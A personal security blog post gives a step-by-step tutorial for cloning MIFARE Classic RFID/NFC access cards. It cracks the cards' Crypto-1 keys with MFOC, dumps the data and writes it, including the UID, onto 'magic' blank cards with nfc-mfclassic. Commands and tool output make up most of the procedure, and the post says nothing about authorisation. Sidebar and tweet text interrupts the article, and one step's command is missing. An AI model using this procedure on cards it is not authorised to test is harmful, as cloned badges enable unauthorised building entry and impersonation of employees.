Robospatula

The blog of an Ethical Hacking graduate, breaking into the world of information security and penetration testing.

Home | Portfolio | Website

Thursday, 6 February 2014

How to Clone MIFARE Classic RFID/NFC Cards


MIFARE Classic is an incredibly popular range of RFID/NFC cards, deployed on a worldwide scale and commonly used for access to buildings or for holding employee's personal details. Unfortunately, they use an insecure encryption scheme known as Crypto-1 which is vulnerable to attack. By exploiting this weakness through Nethemba's nested attack, we are able to obtain card data which can be written to a blank card.

A Note on Block 0 - UID

The very first block of memory on the MIFARE Classic contains manufacturer data, including the Unique Identifier (UID). Under normal circumstances, you can not write to this block as it is locked by the manufacturer. However, "magic" MIFARE Classic cards allow this functionality and can be purchased online.

Remember, in order to completely clone a card 100% you will need a magic card! Otherwise you will only be able to clone the card data, and not the information from Block 0.

Dump RFID/NFC Card Data



```
Sector 00 -  FOUND_KEY   [A]  Sector 00 -  FOUND_KEY   [B]
Sector 01 -  FOUND_KEY   [A]  Sector 01 -  FOUND_KEY   [B]
Sector 02 -  FOUND_KEY   [A]  Sector 02 -  FOUND_KEY   [B]
Sector 03 -  FOUND_KEY   [A]  Sector 03 -  FOUND_KEY   [B]
Sector 04 -  FOUND_KEY   [A]  Sector 04 -  FOUND_KEY   [B]
Sector 05 -  FOUND_KEY   [A]  Sector 05 -  FOUND_KEY   [B]
Sector 06 -  FOUND_KEY   [A]  Sector 06 -  FOUND_KEY   [B]
Sector 07 -  FOUND_KEY   [A]  Sector 07 -  FOUND_KEY   [B]
Sector 08 -  FOUND_KEY   [A]  Sector 08 -  FOUND_KEY   [B]
Sector 09 -  FOUND_KEY   [A]  Sector 09 -  FOUND_KEY   [B]
Sector 10 -  UNKNOWN_KEY [A]  Sector 10 -  UNKNOWN_KEY [B]
Sector 11 -  UNKNOWN_KEY [A]  Sector 11 -  UNKNOWN_KEY [B]
Sector 12 -  UNKNOWN_KEY [A]  Sector 12 -  UNKNOWN_KEY [B]
Sector 13 -  UNKNOWN_KEY [A]  Sector 13 -  UNKNOWN_KEY [B]
Sector 14 -  FOUND_KEY   [A]  Sector 14 -  FOUND_KEY   [B]
Sector 15 -  FOUND_KEY   [A]  Sector 15 -  FOUND_KEY   [B]
```

Figure 1 - Cracking Authentication Keys and Dumping Data With MFOC

The attack begins by dumping the data on the card you wish to clone. To do this, we use a tool called Mifare Classic Offline Cracker, or MFOC. This tool cracks the Crypto-1 encryption used on the card, retrieving encryption keys and decrypting the data.

Place your card on your reader, then run MFOC using the following command;

```
sudo ./mfoc -P 500 -O dump.mfd
```

The -P flag specifies the number of probes used in the attack. The more probes used, the faster the attack will complete at the expense of system resources. The default is 20 and it can greatly speed up the attack to use a larger number.

The -O flag will specify the name of the file that you are dumping the card data to. To keep things simple, I've called it dump.mfd.

Dump Blank Card Keys


Remember that in order to write data to a card, you must hold the keys for each sector. Blank cards usually contain a series of default keys, so dumping them to a file using MFOC takes just seconds. To dump the keys to a file, run the following command;

Profile

Blog Archive

- ► 2015 (2)
- ▼ 2014 (10)
  - ► September (1)
  - ► July (3)
  - ► June (2)
  - ► May (1)
  - ▼ February (1)
    - How to Clone MIFARE Classic RFID/NFC Cards
  - ► January (2)
- ► 2013 (9)

Social



```
NFC reader: pn532_uart:/dev/ttyUSB0 opened
Found MIFARE Classic card:
ISO/IEC 14443A (106 kbps) target:
    ATQA (SENS_RES): 00  04
       UID (NFCID1): ea  ac  dc  7a
      SAK (SEL_RES): 08
Guessing size: seems to be a 1024-byte card
Writing 64 blocks |.........................
Done, 63 of 64 blocks written.
```

Figure 2 - Writing Data to Blank Card Using nfc-mfclassic

Once we have the dump of the original card, we can copy the data onto a blank card. To do this, we use nfc-mfclassic - a script which is part of the libnfc library. If you haven't yet installed libnfc and happen to have a PN532 Breakout Board, you can follow my guide on installing and configuring libnfc on Linux.

To copy the card data onto a blank card INCLUDING the UID (providing you are using a magic card), run the following command;

```
sudo ./nfc-mfclassic W A path/to/dump.mfd path/to/keys.mfd f
```

To copy the card data onto a blank card WITHOUT including the UID, run the following command;

```
sudo ./nfc-mfclassic w A path/to/dump.mfd path/to/keys.mfd f
```

Did it Work?

Take a dump of your new card and see if the data is the same as the original dump you took of the target card. If it is, you have successfully cloned your card! If you tried cloning the UID, make sure you check the dump to see if that worked as well. A quicker way of checking the UID was cloned is to use the nfc-poll application which is part of the libnfc library.

Posted by Andy Fulwood at 14:11

Labels: card, cloning, how-to, libnfc, mfoc, MIFARE, NFC, RFID

Newer Post Home Older Post

Subscribe to: Post Comments (Atom)

@f1nux

hey guys, i'd much appreciate it if you'd all take a sec to help get the word out about BSidesHamburg #BSidesHH2015 2015.bsideshh.org

Retweeted by Robospatula

Expand

DEY! 12h
@DEYCrypt

I don't think we should do anymore #FF for infosec community. We all follow each other anyway. Infosec needs to go outside the community.

Retweeted by Robospatula

Expand

Farzad E. 11h
@dNetGuru

My kind of restrooms ! #Infosec pic.twitter.com/s9ZGcsxAww

Retweeted by Robospatula

Tweet to @robospatula

InfoSec Resources

- > Hakipedia
- > Irongeek
- > Metasploit Unleashed
- > OWASP Top Ten
- > Penetration Testing Standard
- > VulnHub

Security Bros

- > Andrew Gill (ZephrX)
- > Andi Pannell (3thicalhax0r)

Security Podcasts & Videos

- > Security Tube
- > Security Weekly
- > Security Now

Search This Blog

Subscribe To

- Posts
- Comments